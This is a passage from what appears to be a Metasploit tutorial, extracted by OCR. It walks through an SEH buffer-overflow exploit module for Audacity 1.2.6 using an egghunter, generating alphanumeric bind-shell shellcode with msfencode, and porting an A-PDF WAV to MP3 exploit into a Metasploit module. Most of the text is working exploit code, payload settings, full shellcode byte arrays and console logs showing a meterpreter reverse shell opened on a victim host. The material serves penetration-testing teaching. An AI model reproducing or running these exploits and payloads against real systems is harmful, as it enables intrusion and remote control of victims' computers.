
```
[ 'Audacity Universal 1.2 ', { 'Ret' => 0x637410A9} ],
```

We then adjust the buffer to redirect the execution flow at the time of the crash to our return address, jump over it (xEB is a "short jump") and then land in the breakpoint buffer (xCC).


```
 def exploit
    buff = "\x41" * 174
    buff << "\xeb\x06\x41\x41"
    buff << [target.ret].pack('V')
    buff << "\xCC" * 2000
    print_status("Creating '#{datastore['FILENAME']}' file ...")
```

```
    file_create(buff)
end
```


Once again, we generate our exploit file, attach Audacity to the debugger and import the malicious file. This time, the SEH should be overwritten with our address - the one that will lead us to a pop, pop, ret instruction set. We set a breakpoint there, and once again, take the exception with shift + F9 and walk through our pop pop ret with F8.



The short jump takes us over our return address, into our "shellcode buffer".



Once again, we have very little buffer space for our payload.A quick inspection of the memory reveals that our full buffer length can be found in the heap. Knowing this, we could utilise our initial 80 byte space to execute an egghunter, which would look for and find the secondary payload.



Implementing the MSF egghunter is relatively easy:

```
def exploit
   hunter  = generate_egghunter
   egg  = hunter[1]

   buff = "\x41" * 174
   buff << "\xeb\x06\x41\x41"
   buff << [target.ret].pack('V')
   buff << "\x90"*4
   buff << hunter[0]
   buff << "\xCC" * 200
   buff << egg + egg
   buff << payload.encoded

   print_status("Creating '#{datastore['FILENAME']}' file ...")
   file_create(buff)
end
```


The final exploit looks like this:

```
##
# $Id: audacity1-26.rb 6668 2009-06-17 20:54:52Z hdm $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/projects/Framework/
##
```

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

        include Msf::Exploit::FILEFORMAT
        include Msf::Exploit::Remote::Egghunter

        def initialize(info = {})
                super(update_info(info,
                        'Name'           => 'Audacity 1.2.6 (GRO File) SEH
Overflow.',
                        'Description'    => %q{
                                        Audacity is prone to a buffer-
overflow vulnerability because it fails to perform adequate
                                        boundary checks on user-supplied
data. This issue occurs in the
                                        'String_parse::get_nonspace_quoted()'
function of the 'lib-src/allegro/strparse.cpp'
                                        source file when handling malformed
'.gro' files
                                        This module exploits a stack-based
buffer overflow in the Audacity audio editor 1.6.2.
                                        An attacker must send the file to
victim and the victim must import the "midi" file.
                                        },
                        'License'        => MSF_LICENSE,
                        'Author'         => [ 'muts & mr_me', 'Mati & Steve'
],
                        'Version'        => '$Revision: 6668 $',
                        'References'     =>
                                [
                                        [ 'URL',
'http://milw0rm.com/exploits/7634' ],
                                        [ 'CVE', '2009-0490' ],
                                ],
                        'Payload'        =>
                                {
                                        'Space'    => 2000,
                                        'EncoderType'   =>
Msf::Encoder::Type::AlphanumMixed,
                                        'StackAdjustment' => -3500,
                                },
                        'Platform' => 'win',
                        'Targets'        =>
                                [
                                        [ 'Audacity Universal 1.2 ', { 'Ret'
=> 0x637410A9} ],
                                ],
                        'Privileged'     => false,
                        'DisclosureDate' => '5th Jan 2009',
                        'DefaultTarget'  => 0))

                        register_options(
                                [
                                        OptString.new('FILENAME', [ true,
'The file name.',  'auda_eviL.gro']),
                                ], self.class)

        end
```

```
        def exploit
                hunter  = generate_egghunter
                egg  = hunter[1]
                buff = "\x41" * 174
                 buff << "\xeb\x08\x41\x41"
                 buff << [target.ret].pack('V')
                buff << "\x90" * 4
                 buff << hunter[0]
                buff << "\x43" * 200
                 buff << egg + egg
                buff << payload.encoded

                print_status("Creating '#{datastore['FILENAME']}' file ...")

                file_create(buff)

        end

end
```

We run the final exploit through a debugger to make sure everything is in order. We can see the egghunter was implemented correctly and is working perfectly.



We generate out final weaponised exploit:

```
msf > search audacity
[*] Searching loaded modules for pattern 'audacity'...
```

```
 Exploits
 ========

 Name                          Description
 ----                          -----------
 windows/fileformat/audacity   Audacity 1.2.6 (GRO File) SEH Overflow.

 msf > use windows/fileformat/audacity
 msf exploit(audacity) > set PAYLOAD windows/meterpreter/reverse_tcp
 PAYLOAD => windows/meterpreter/reverse_tcp
 msf exploit(audacity) > show options

 Module options:

 Name        Current Setting                                Required
Description
 ----        ---------------                                --------  --------
---
 FILENAME    auda_eviL.gro                                  yes       The file
name.
 OUTPUTPATH  /pentest/exploits/framework3/data/exploits  yes       The
location of the file.


 Payload options (windows/meterpreter/reverse_tcp):

 Name      Current Setting  Required  Description
 ----      ---------------  --------  -----------
 EXITFUNC  thread           yes       Exit technique: seh, thread, process
 LHOST     192.168.2.15     yes       The local address
 LPORT     4444             yes       The local port


 Exploit target:

 Id  Name
 --  ----
 0   Audacity Universal 1.2


 msf exploit(audacity) > exploit

 [*] Handler binding to LHOST 0.0.0.0
 [*] Started reverse handler
 [*] Creating 'auda_eviL.gro' file ...
 [*] Generated output file
/pentest/exploits/framework3/data/exploits/auda_eviL.gro
 [*] Exploit completed, but no session was created.
```

And get a meterpreter shell!

```
msf exploit(audacity) > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.2.15
LHOST => 192.168.2.15
msf exploit(handler) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.2.15:4444 -> 192.168.2.109:1445)

meterpreter >
```

Here is a video of Immunity going through the functioning exploit:

http://www.youtube.com/watch?v=LfgAXfAWQXM

Alphanumeric Shellcode

There are cases where you need to obtain a pure alphanumeric shellcode because of character filtering in the exploited application. MSF can generate alphanumeric shellcode easily through msfencode. For example, to generate a mixed alphanumeric uppercase and lowercase encoded shellcode, we can use the following command:

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell/bind_tcp
R | ./msfencode -e x86/alpha_mixed
[*] x86/alpha_mixed succeeded with size 659 (iteration=1)

unsigned char buf[] =
"\x89\xe2\xdb\xdb\xd9\x72\xf4\x59\x49\x49\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41"
"\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42"
"\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x4b"
"\x4c\x4d\x38\x4c\x49\x45\x50\x45\x50\x45\x50\x43\x50\x4d\x59"
"\x4d\x35\x50\x31\x49\x42\x42\x44\x4c\x4b\x50\x52\x50\x30\x4c"
"\x4b\x51\x42\x44\x4c\x4c\x4b\x51\x42\x45\x44\x4c\x4b\x44\x32"
"\x51\x38\x44\x4f\x4e\x57\x50\x4a\x47\x56\x46\x51\x4b\x4f\x50"
"\x31\x49\x50\x4e\x4c\x47\x4c\x43\x51\x43\x4c\x45\x52\x46\x4c"
"\x47\x50\x49\x51\x48\x4f\x44\x4d\x43\x31\x48\x47\x4b\x52\x4a"
"\x50\x51\x42\x50\x57\x4c\x4b\x46\x32\x42\x30\x4c\x4b\x47\x32"
"\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47\x30\x44\x38\x4d\x55\x49"
"\x50\x44\x34\x50\x4a\x45\x51\x48\x50\x50\x50\x4c\x4b\x50\x48"
"\x44\x58\x4c\x4b\x51\x48\x51\x30\x43\x31\x4e\x33\x4b\x53\x47"
"\x4c\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4e\x36\x50\x31"
"\x4b\x4f\x46\x51\x49\x50\x4e\x4c\x49\x51\x48\x4f\x44\x4d\x45"
"\x51\x49\x57\x50\x38\x4d\x30\x42\x55\x4c\x34\x45\x53\x43\x4d"
"\x4c\x38\x47\x4b\x43\x4d\x51\x34\x43\x45\x4b\x52\x51\x48\x4c"
"\x4b\x51\x48\x47\x54\x45\x51\x49\x43\x42\x46\x4c\x4b\x44\x4c"
"\x50\x4b\x4c\x4b\x50\x58\x45\x4c\x43\x31\x48\x53\x4c\x4b\x43"
"\x34\x4c\x4b\x43\x31\x48\x50\x4c\x49\x50\x44\x51\x34\x51\x34"
"\x51\x4b\x51\x4b\x45\x31\x46\x39\x51\x4a\x50\x51\x4b\x4f\x4b"
"\x50\x51\x48\x51\x4f\x51\x4a\x4c\x4b\x44\x52\x4a\x4b\x4b\x36"
"\x51\x4d\x43\x58\x50\x33\x50\x32\x43\x30\x43\x30\x42\x48\x43"
"\x47\x43\x43\x50\x32\x51\x4f\x50\x54\x43\x58\x50\x4c\x43\x47"
"\x51\x36\x43\x37\x4b\x4f\x4e\x35\x4e\x58\x4a\x30\x43\x31\x45"
"\x50\x45\x50\x51\x39\x49\x54\x50\x54\x46\x30\x43\x58\x46\x49"
"\x4b\x30\x42\x4b\x45\x50\x4b\x4f\x4e\x35\x50\x50\x50\x50\x50"
"\x50\x46\x30\x51\x50\x46\x30\x51\x50\x46\x30\x43\x58\x4a\x4a"
"\x44\x4f\x49\x4f\x4d\x30\x4b\x4f\x48\x55\x4d\x47\x50\x31\x49"
"\x4b\x51\x43\x45\x38\x43\x32\x45\x50\x44\x51\x51\x4c\x4d\x59"
"\x4d\x36\x42\x4a\x44\x50\x50\x56\x51\x47\x42\x48\x48\x42\x49"
```

```
"\x4b\x46\x57\x43\x57\x4b\x4f\x48\x55\x51\x43\x50\x57\x45\x38"
"\x48\x37\x4b\x59\x46\x58\x4b\x4f\x4b\x4f\x4e\x35\x50\x53\x46"
"\x33\x50\x57\x45\x38\x43\x44\x4a\x4c\x47\x4b\x4b\x51\x4b\x4f"
"\x49\x45\x51\x47\x4c\x57\x43\x58\x44\x35\x42\x4e\x50\x4d\x43"
"\x51\x4b\x4f\x4e\x35\x42\x4a\x43\x30\x42\x4a\x45\x54\x50\x56"
"\x51\x47\x43\x58\x45\x52\x48\x59\x49\x58\x51\x4f\x4b\x4f\x4e"
"\x35\x4c\x4b\x47\x46\x42\x4a\x51\x50\x43\x58\x45\x50\x42\x30"
"\x43\x30\x45\x50\x46\x36\x43\x5a\x45\x50\x45\x38\x46\x38\x49"
"\x34\x46\x33\x4a\x45\x4b\x4f\x49\x45\x4d\x43\x46\x33\x42\x4a"
"\x45\x50\x50\x56\x50\x53\x50\x57\x45\x38\x44\x42\x49\x49\x49"
"\x58\x51\x4f\x4b\x4f\x4e\x35\x43\x31\x48\x43\x47\x59\x49\x56"
"\x4d\x55\x4c\x36\x43\x45\x4a\x4c\x49\x53\x44\x4a\x41\x41";
```

If you look deeper at the generated shellcode, you will see that there are some non alphanumeric characters though:

```
>>> print shellcode
???t$?^VYIIIIIIIIICCCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLCZJKPMKXKIKOKO
KOE0LKBLQ4Q4LKQUGLLKCLC5CHEQJOLKPOB8LKQOGPC1
JKPILKGDLKC1JNP1IPLYNLK4IPD4EWIQHJDMC1IRJKKDGKPTQ4GXCEKULKQOFDC1JKE6LKDLPKL
KQOELEQJKDCFLLKMYBLFDELE1HCP1IKE4LKG3P0LKG0D
LLKBPELNMLKG0C8QNBHLNPNDNJLF0KOHVBFPSCVE8P3GBBHD7BSGBQOF4KOHPE8HKJMKLGKPPKO
N6QOK9M5CVMQJMEXC2QEBJERKOHPCXIIEYKENMQGKON6
QCQCF3PSF3G3PSPCQCKOHPBFCXB1QLE6QCMYM1J5BHNDDZD0IWF7KOIFCZDPPQQEKON0E8NDNMF
NJIPWKOHVQCF5KON0BHJEG9LFQYF7KOIFF0PTF4QEKOH
PJ3E8JGCIHFBYF7KON6PUKOHPBFCZE4E6E8BCBMK9M5BJF0PYQ9HLMYKWBJG4MYM2FQIPL3NJKN
QRFMKNPBFLJ3LMCJGHNKNKNKBHCBKNNSDVKOCEQTKOHV
QKQGPRF1PQF1CZEQPQPQPUF1KOHPE8NMN9DEHNF3KOIFCZKOKOFWKOHPLKQGKLLCITE4KOHVF2K
OHPCXJPMZDDQOF3KOHVKOHPDJAA
```

This is due to the opcodes ("\x89\xe2\xdb\xdb\xd9\x72") at the beginning of the payload which are needed in order to find the payloads absolute location in memory and obtain a fully position-independent shellcode:

Once our shellcode address is obtained through the first two instructions, it is pushed onto the stack and stored in the ECX register which will then be used to calculate relative offsets.

However, if we are able somehow to obtain the absolute position of the shellcode on our own and save that address in a register before running the shellcode, we can use the special option BufferRegister=REG32 while encoding our payload:

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell/bind_tcp
R | ./msfencode BufferRegister=ECX -e x86/alpha_mixed
[*] x86/alpha_mixed succeeded with size 651 (iteration=1)

unsigned char buf[] =
"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
"\x49\x49\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50"
"\x38\x41\x42\x75\x4a\x49\x4b\x4c\x4d\x38\x4c\x49\x43\x30\x43"
"\x30\x45\x50\x45\x30\x4c\x49\x4b\x55\x50\x31\x48\x52\x43\x54"
"\x4c\x4b\x51\x42\x50\x30\x4c\x4b\x50\x52\x44\x4c\x4c\x4b\x50"
"\x52\x45\x44\x4c\x4b\x44\x32\x46\x48\x44\x4f\x48\x37\x50\x4a"
"\x46\x46\x50\x31\x4b\x4f\x46\x51\x49\x50\x4e\x4c\x47\x4c\x43"
```

```
"\x51\x43\x4c\x45\x52\x46\x4c\x47\x50\x49\x51\x48\x4f\x44\x4d"
"\x43\x31\x49\x57\x4b\x52\x4a\x50\x51\x42\x51\x47\x4c\x4b\x51"
"\x42\x42\x30\x4c\x4b\x50\x42\x47\x4c\x43\x31\x48\x50\x4c\x4b"
"\x51\x50\x42\x58\x4b\x35\x49\x50\x43\x44\x50\x4a\x43\x31\x48"
"\x50\x50\x50\x4c\x4b\x51\x58\x45\x48\x4c\x4b\x50\x58\x47\x50"
"\x43\x31\x49\x43\x4a\x43\x47\x4c\x50\x49\x4c\x4b\x50\x34\x4c"
"\x4b\x43\x31\x4e\x36\x50\x31\x4b\x4f\x46\x51\x49\x50\x4e\x4c"
"\x49\x51\x48\x4f\x44\x4d\x45\x51\x49\x57\x47\x48\x4b\x50\x43"
"\x45\x4c\x34\x43\x33\x43\x4d\x4c\x38\x47\x4b\x43\x4d\x46\x44"
"\x42\x55\x4a\x42\x46\x38\x4c\x4b\x50\x58\x47\x54\x45\x51\x49"
"\x43\x42\x46\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x48\x45\x4c"
"\x45\x51\x4e\x33\x4c\x4b\x44\x44\x4c\x4b\x43\x31\x4e\x30\x4b"
"\x39\x51\x54\x47\x54\x47\x54\x51\x4b\x51\x4b\x45\x31\x51\x49"
"\x51\x4a\x46\x31\x4b\x4f\x4b\x50\x50\x58\x51\x4f\x50\x5a\x4c"
"\x4b\x45\x42\x4a\x4b\x4b\x36\x51\x4d\x45\x38\x47\x43\x47\x42"
"\x45\x50\x43\x30\x43\x58\x43\x47\x43\x43\x47\x42\x51\x4f\x50"
"\x54\x43\x58\x50\x4c\x44\x37\x46\x46\x45\x57\x4b\x4f\x4e\x35"
"\x48\x38\x4c\x50\x43\x31\x45\x50\x45\x50\x51\x39\x48\x44\x50"
"\x54\x46\x30\x45\x38\x46\x49\x4b\x30\x42\x4b\x45\x50\x4b\x4f"
"\x49\x45\x50\x50\x50\x50\x50\x50\x46\x30\x51\x50\x50\x50\x47"
"\x30\x46\x30\x43\x58\x4a\x4a\x44\x4f\x49\x4f\x4d\x30\x4b\x4f"
"\x4e\x35\x4a\x37\x50\x31\x49\x4b\x50\x53\x45\x38\x43\x32\x43"
"\x30\x44\x51\x51\x4c\x4d\x59\x4b\x56\x42\x4a\x42\x30\x51\x46"
"\x50\x57\x43\x58\x48\x42\x49\x4b\x50\x37\x43\x57\x4b\x4f\x49"
"\x45\x50\x53\x50\x57\x45\x38\x4e\x57\x4d\x39\x47\x48\x4b\x4f"
"\x4b\x4f\x48\x55\x51\x43\x46\x33\x46\x37\x45\x38\x42\x54\x4a"
"\x4c\x47\x4b\x4b\x51\x4b\x4f\x4e\x35\x50\x57\x4c\x57\x42\x48"
"\x42\x55\x42\x4e\x50\x4d\x45\x31\x4b\x4f\x49\x45\x42\x4a\x43"
"\x30\x42\x4a\x45\x54\x50\x56\x50\x57\x43\x58\x44\x42\x4e\x39"
"\x48\x48\x51\x4f\x4b\x4f\x4e\x35\x4c\x4b\x46\x56\x42\x4a\x47"
"\x30\x42\x48\x45\x50\x44\x50\x43\x30\x43\x30\x50\x56\x43\x5a"
"\x43\x30\x43\x58\x46\x38\x4e\x44\x50\x53\x4d\x35\x4b\x4f\x48"
"\x55\x4a\x33\x46\x33\x43\x5a\x43\x30\x50\x56\x51\x43\x51\x47"
"\x42\x48\x43\x32\x4e\x39\x48\x48\x51\x4f\x4b\x4f\x4e\x35\x43"
"\x31\x48\x43\x51\x39\x49\x56\x4c\x45\x4a\x56\x43\x45\x4a\x4c"
"\x49\x53\x45\x5a\x41\x41";
```

This time we obtained a pure alphanumeric shellcode:

```
>>> print shellcode
IIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLBJJKPMM8KIKOKOKOE0LKBL
FDFDLKPEGLLKCLC5D8C1JOLKPOEHLKQOGPEQJKPILKGD
LKEQJNFQIPMINLLDIPCDC7IQHJDMC1HBJKJTGKF4GTFHBUJELKQOGTC1JKCVLKDLPKLKQOELEQJ
KESFLLKLIBLFDELE1HCP1IKE4LKG3FPLKG0DLLKBPELN
MLKG0DHQNE8LNPNDNJLPPKOHVE6QCE6CXP3FRE8CGCCP2QOPTKON0CXHKJMKLGKF0KOHVQOMYM5
E6K1JMEXC2PUBJDBKON0CXN9C9KENMPWKON6QCF3F3F3
PSG3PSPCQCKOHPBFE8DQQLBFPSMYKQMECXNDDZBPIWQGKOHVBJB0PQPUKOHPBHNDNMFNKYPWKON
6QCF5KOHPCXKUG9K6QYQGKOHVF0QDF4QEKON0MCCXKWD
9HFBYQGKOIFQEKON0BFCZBDE6CXCSBMMYJECZF0F9FIHLK9KWCZQTK9JBFQIPKCNJKNQRFMKNG2
FLMCLMBZFXNKNKNKCXCBKNNSB6KOD5QTKON6QKF7QBF1
PQF1BJC1F1F1PUPQKON0CXNMIIDEHNQCKOHVBJKOKOGGKOHPLKF7KLLCITBDKON6QBKOHPE8L0M
ZETQOQCKOHVKOHPEZAA
```

In this case, we told msfencode that we took care of finding the shellcodes absolute address and we saved it in the ECX register:

As you can see in the previous image, ECX was previously set in order to point to the beginning of our

shellcode. At this point, our payload starts directly realigning ECX to begin the shellcode decoding sequence.

Porting Exploits

Although Metasploit is commercially owned, it is still an open source project and grows and thrives based on user-contributed modules. As there are only a handful of full-time developers on the team, there is a great opportunity to port existing public exploits to the Metasploit Framework. Porting exploits will not only help make Metasploit more versatile and powerful, it is also an excellent way to learn about the inner workings of the framework and helps you improve your Ruby skills at the same time. One very important point to remember when writing Metasploit modules is that you *always* need to use hard tabs and not spaces. For a few other important module details, refer to the 'HACKING' file located in the root of the Metasploit directory. There is some important information that will help ensure your submissions are quickly added to the trunk.

To begin, we'll first need to obviously select an exploit to port over. We will use the A-PDF WAV to MP3 Converter exploit as published at http://www.exploit-db.com/exploits/14681. When porting exploits, there is no need to start coding completely from scratch; we can simply select a pre-existing exploit module and modify it to suit our purposes. Since this is a fileformat exploit, we will look under modules/exploits/windows/fileformat/ off the main Metasploit directory for a suitable candidate. This particular exploit is a SEH overwrite so we need to find a module that uses the Msf::Exploit::Remote::Seh mixin. We can find this near the top of the exploit audiotran_pls.rb as shown below.

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
        Rank = GoodRanking

        include Msf::Exploit::FILEFORMAT
        include Msf::Exploit::Remote::Seh
```

Having found a suitable template to use for our module, we then strip out everything specific to the existing module and save it under ~/.msf3/modules/exploits/windows/fileformat/ . You may need to create the additional directories under your home directory if you are following along exactly. Note that it is possible to save the custom module under the main Metasploit directory but it can cause issues when updating the framework if you end up submitting a module to be included in the trunk. Our stripped down exploit looks like this:

```
##
# $Id: $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##
```

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = GoodRanking

    include Msf::Exploit::FILEFORMAT
    include Msf::Exploit::Remote::Seh

    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'Exploit Title',
            'Description'    => %q{
                    Exploit Description
            },
            'License'        => MSF_LICENSE,
            'Author'         =>
                [
                    'Author'
                ],
            'Version'        => '$Revision: $',
            'References'     =>
                [
                    [ 'URL', 'http://www.somesite.com ],
                ],
            'Payload'        =>
                {
                    'Space'    => 6000,
                    'BadChars' => "\x00\x0a",
                    'StackAdjustment' => -3500,
                },
            'Platform' => 'win',
            'Targets'        =>
                [
                    [ 'Windows Universal', { 'Ret' =>  } ],
                ],
            'Privileged'     => false,
            'DisclosureDate' => 'Date',
            'DefaultTarget'  => 0))

            register_options(
                [
                    OptString.new('FILENAME', [ true, 'The file name.',
'filename.ext']),
                ], self.class)

    end

    def exploit

        print_status("Creating '#{datastore['FILENAME']}' file ...")

        file_create(sploit)

    end

end
```

Now that our skeleton is ready, we can start plugging in the information from the public exploit, assuming that it has been tested and verified that it works. We start by adding the title, description, author(s), and references. Note that it is common courtesy to name the original public exploit authors as it was their hard work that found the bug in the first place.

```
    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'A-PDF WAV to MP3 v1.0.0 Buffer Overflow',
            'Description'    => %q{
                    This module exploits a buffer overflow in A-PDF WAV to
MP3 v1.0.0. When
                the application is used to import a specially crafted m3u
file, a buffer overflow occurs
                allowing arbitrary code execution.
            },
            'License'        => MSF_LICENSE,
            'Author'         =>
                [
                    'd4rk-h4ck3r',          # Original Exploit
                    'Dr_IDE',         # SEH Exploit
                    'dookie'         # MSF Module
                ],
            'Version'        => '$Revision: $',
            'References'     =>
                [
                    [ 'URL', 'http://www.exploit-db.com/exploits/14676/' ],
                    [ 'URL', 'http://www.exploit-db.com/exploits/14681/' ],
                ],
```

Everything is self-explanatory to this point and other than the Metasploit module structure, there is nothing complicated going on so far. Carrying on farther in the module, we'll ensure the EXITFUNC is set to 'seh' and set 'DisablePayloadHandler' to 'true' to eliminate any conflicts with the payload handler waiting for the shell. While studying the public exploit in a debugger, we have determined that there are approximately 600 bytes of space available for shellcode and that \x00 and \x0a are bad characters that will corrupt our shellcode. Finding bad characters is always tedious but to ensure exploit reliability, it is a necessary evil. For more information of finding bad characters, see this link: http://en.wikibooks.org/wiki/Metasploit/WritingWindowsExploit#Dealing_with_badchars. In the 'Targets' section, we add the all-important pop/pop/retn return address for the exploit, the length of the buffer required to reach the SE Handler, and a comment stating where the address comes from. Since this return address is from the application binary, the target is 'Windows Universal' in this case. Lastly, we add the date the exploit was disclosed and ensure the 'DefaultTarget' value is set to 0.

```
